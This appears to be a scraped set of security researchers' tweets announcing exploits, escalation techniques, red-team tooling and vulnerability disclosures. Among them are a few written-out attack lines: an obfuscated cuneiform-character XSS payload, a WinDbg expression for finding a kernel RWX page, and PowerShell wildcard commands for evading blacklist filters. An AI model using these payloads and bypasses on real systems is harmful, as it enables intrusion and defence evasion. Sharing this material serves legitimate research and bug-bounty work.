
New blog: Using LLMs the right way for malware analysis
💡Tips for building an autonomous AI analysis lab on a 12 yo laptop and getting stuff done faster without loss of accuracy.
https://t.co/hSd3xwBKGv
Dropping a new article.
It's about a new local privilege escalation technique that becomes viable when a writable system path is present. Yet another technique.
It uses Windows Audio for escalation and doesn't require system reboots.
https://t.co/sw9t5RKoMO
Our Threat Hunter Team has found some evidence that attackers linked to Black Basta may have exploited CVE-2024-26169 as a zero-day prior to patching https://t.co/AYPMk37Tlu #ZeroDay#Ransomware#BlackBasta
an XSS payload, Cuneiform-alphabet based
𒀀='',𒉺=!𒀀+𒀀,𒀃=!𒉺+𒀀,𒇺=𒀀+{},𒌐=𒉺[𒀀++],
𒀟=𒉺[𒈫=𒀀],𒀆=++𒈫+𒀀,𒁹=𒇺[𒈫+𒀆],𒉺[𒁹+=𒇺[𒀀]
+(𒉺.𒀃+𒇺)[𒀀]+𒀃[𒀆]+𒌐+𒀟+𒉺[𒈫]+𒁹+𒌐+𒇺[𒀀]
+𒀟][𒁹](𒀃[𒀀]+𒀃[𒈫]+𒉺[𒀆]+𒀟+𒌐+"(𒀀)")()
#bugbounty#bugbountytips#cybersecurity
I’m excited to finally release a short book that’s about building C2 implants in C++. I hope it can serve as an educational resource for those in Red Teams who want to get started writing their own implants and related C2 components.
You can read it here: https://t.co/CMyRXtSO46
So much fun this morning, a @Microsoft signed #mimikatz
Thank you @jxy__s for your research and a such beautiful code
Now, will wait for people to understand that the "source file" can be really another thing than a file on the disk
I’m pleased to present this Windows exploit. Process Herpaderping is a method for evading detection - similar to process migration, hollowing, or doppelganging.
https://t.co/ZoUJkBtOsw
Today we're[+@_markel___ and @_Dmit]disclosing the technique allowing to modify #Intel#Microcode on the fly! For the first time you have the ability to intercept control flow at such a low level. We've developed the microcode patch that changes the processor model string as PoC
We found an Unauthenticated Arbitrary File Read vulnerability in VMware vCenter. VMware revealed that this vulnerability was patched in 6.5u1, but no CVE was assigned.
The PoC ⬇️
Have you ever needed to get an earlier version of the Windows binary you're analyzing? Did you end up downloading Windows ISOs or update packages just for that? Not anymore! Introducing Winbindex:
https://t.co/ISQQIVFyX7
https://t.co/1A42EIiroX
I decided to try and hack an Electron app tonight for the first time in my life and after 2-3 hours of hacking away at it, I finally managed to pop an RCE 😃
Are you on Windows 10 RS5 or later? Do you really wish that you could easily get a kernel RWX page? Here's a way:
? poi(poi((poi((@$proc&-100000)+10)^poi(poi(poi(poi(poi(poi(poi(poi(@$prcb+18)+220)+648)+8)-240)+2a0)))^-0n6708588087252463955^(@$proc&-100000))-d8)-1080)
#Protip can you pop a calc with "C:\>powershell C:\*\*2\n??e*d.*?" ? yes.
bypass blacklisted words filter (or firewalls) via wildcards
C:\>powershell C:\??*?\*3?\c?lc.?x? calc
C:\>powershell C:\*\*2\n??e*d.* notepad
C:\>powershell C:\*\*2\t?s*r.* taskmgr
#BugBounty#infosec




")()
#bugbounty #bugbountytips #cybersecurity https://t.co/dYFmWlEAR8](https://pbs.twimg.com/media/EpNJ_7GXIAEycRw.jpg)





